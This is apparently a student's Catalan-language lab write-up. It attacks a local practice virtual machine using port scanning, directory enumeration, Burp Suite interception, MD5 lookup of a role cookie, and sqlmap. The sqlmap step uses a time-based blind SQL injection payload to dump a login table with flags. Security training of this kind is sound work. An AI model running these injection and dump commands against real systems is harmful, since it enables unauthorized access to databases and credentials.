

Workshop 11

Contesta:

1. Quins ports té oberts la víctima?

Té obert el port 80:

```
Host is up (0.00047s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.46 ((Debian))
|_ http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_ http-server-header: Apache/2.4.46 (Debian)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:90:A6:51 (Oracle VirtualBox virtual NIC)
```

2. Quin contingut té?

És un blog.

3. Cerca fitxers i carpetes amb l'eina dirb. Quins has trobat?

Amb aquesta comanda: `dirb http://192.168.1.13 /usr/share/wordlists/dirb/common.txt`

Aquests:

```
---- Scanning URL: http://192.168.1.13/ ----
+ http://192.168.1.13/index.html (CODE:200|SIZE:1620)
==> DIRECTORY: http://192.168.1.13/javascript/
+ http://192.168.1.13/server-status (CODE:403|SIZE:277)

---- Entering directory: http://192.168.1.13/javascript/ ----
==> DIRECTORY: http://192.168.1.13/javascript/jquery/

---- Entering directory: http://192.168.1.13/javascript/jquery/ ----
+ http://192.168.1.13/javascript/jquery/jquery (CODE:200|SIZE:275451)

-----
END_TIME: Fri Apr 12 19:22:11 2024
DOWNLOADED: 13836 - FOUND: 3
```

4. Quin contingut tenen?

Són fitxers javascript.

5. Cerca ara amb gobuster i el fitxer directory-list-2.3-medium.txt, quin resultat et dona?

```
(root@polkali)-[/home/polkali]
# gobuster dir -u http://192.168.1.13 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,txt,php

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://192.168.1.13
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,txt,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/.php (Status: 403) [Size: 277]
/index.html (Status: 200) [Size: 1620]
/.html (Status: 403) [Size: 277]
/profile.php (Status: 200) [Size: 1473]
/javascript (Status: 301) [Size: 317] [→ http://192.168.1.13/javascript/]
/exploit.html (Status: 200) [Size: 279]
/.php (Status: 403) [Size: 277]
/.html (Status: 403) [Size: 277]
```

6. Et trobarà un fitxer “explotable”, accedeix-hi i “inspecciona” el contingut. Canvia el localhost per la IP de la màquina i tot seguit clica el botó “Submit Query” per obtenir la primera flag. Quina és?


El fitxer explotable és exploit.html i té el següent contingut:



Troblem la flag al canviar la IP i la flag és FLAG{N7 :




FLAG{N7



7. Entra al directori “/enter_network”, veuràs que és una pàgina de login. Prova unes credencials aleatòries, captura l’enviament amb Burp Suite i examina el contingut de la intercepció. Hi veuràs el valor de la variable “role”. Quin és?

Entro i provo unes credencials aleatòries:



El valor de role és: MjEyMzJmMjk3YTU3YTVhNzQzODk0YTBINGE4MDFmYzM%253D

8. Descodifica'l i obtindràs un hash. Cerca aquest hash per internet i digues a quina paraula correspon.

El descodifiquem i obtenim el hash:

The decoded string is: 21232f297a57a5a743894a0e4a801fc3

I ara cerquem per internet a quina paraula correspon:

The screenshot shows the website Md5Calc.com. The main content area displays the MD5 hash for the string "admin" as "21232f297a57a5a743894a0e4a801fc3". The interface includes a sidebar with various tools like IP and Browser, Internet, Text, Minimizers, Obfuscators, Random, Math, BASE64 Encode/Decode, JSON Encode/Decode, URL Encode/Decode, HTML Encode/Decode, and Time. The top navigation bar includes links for Home, About, and Contact.

Com veiem correspon a la paraula admin.

9. Intercepta aquesta pàgina amb BurpSuite i les credencials que vulguis.

Fet:

The screenshot shows the Burp Suite Community Edition v2023.12.1.3 interface. The main window displays an intercepted HTTP request to http://192.168.1.13:80. The request is a POST method with the following headers and body:

```
POST /enter_network/ HTTP/1.1
Host: 192.168.1.13
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://192.168.1.13
Connection: close
Referer: http://192.168.1.13/enter_network/
Cookie: user=JGFyZ29uMmkkdj0xOSRtPTY1NTM2LH09NCxwPTEkTVhsVldqSXVUa1V6Y1V0b1IxZFJiZyQxQVgxZFFSYmMx2dUNPK3RwYVVKZ0VrOURlU2FEeHEXSEw4aGZUTU900TNB; role=MjEyMzJmMjk3YTU3YTZhNzQzODk0YTBLNGE4MDFmYzFmMjE5MzQ
Upgrade-Insecure-Requests: 1
user=prova&pass=prova&sub=SEND
```

10. Copia tot el text de la intercepció en un fitxer i fes una injecció SQL amb sqlmap:
`sqlmap -r nom_fitxer -p user --current-user`
Quin current user t'ha trobat?

-[root@localhost](#) ha trobat:

```

/ technique found
[20:02:11] [INFO] checking if the injection point on POST parameter 'user' is a false positive
POST parameter 'user' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 73 HTTP(s) requests:
-----
Parameter: user (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: user=prova' AND (SELECT 5197 FROM (SELECT(SLEEP(5)))xybi) AND 'kSVQ'='kSVQ&pass=prova&sub=SEND
-----
[20:02:50] [INFO] the back-end DBMS is MySQL
[20:02:50] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
web server operating system: Linux Debian
web application technology: Apache 2.4.46
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[20:02:57] [INFO] fetching current user
[20:02:57] [INFO] retrieved:
[20:03:08] [INFO] adjusting time delay to 1 second due to good response times
root@localhost
current user: 'root@localhost'
[20:04:13] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.13'

[*] ending @ 20:04:13 /2024-04-12/

(root@polkali)-[/home/polkali]
```

11. Ara fes un dump: `sqlmap -r nom_fitxer -p user --dump`
Quina és la segona flag

La segona flag és: FLAG{N7:KSA_01}

```

[20:12:34] [INFO] retrieved: role
[20:13:36] [INFO] fetching entries for table 'login' in database 'Machine'
[20:13:36] [INFO] fetching number of entries for table 'login' in database 'Machine'
[20:13:36] [INFO] retrieved: 1
[20:13:41] [WARNING] (case) time-based comparison requires reset of statistical model,
ne)
a
[20:13:59] [INFO] adjusting time delay to 1 second due to good response times
dmin
[20:14:15] [INFO] retrieved: FLAG{N7:KSA_01}
[20:15:28] [INFO] retrieved: administrator
Database: Machine
Table: login
[1 entry]
+-----+-----+-----+
| role | password | username |
+-----+-----+-----+
| admin | FLAG{N7:KSA_01} | administrator |
+-----+-----+-----+

[20:16:22] [INFO] table 'Machine.login' dumped to CSV file '/root/.local/share/sqlmap/
[20:16:22] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/c

[*] ending @ 20:16:22 /2024-04-12/

(root@polkali)-[/home/polkali]
```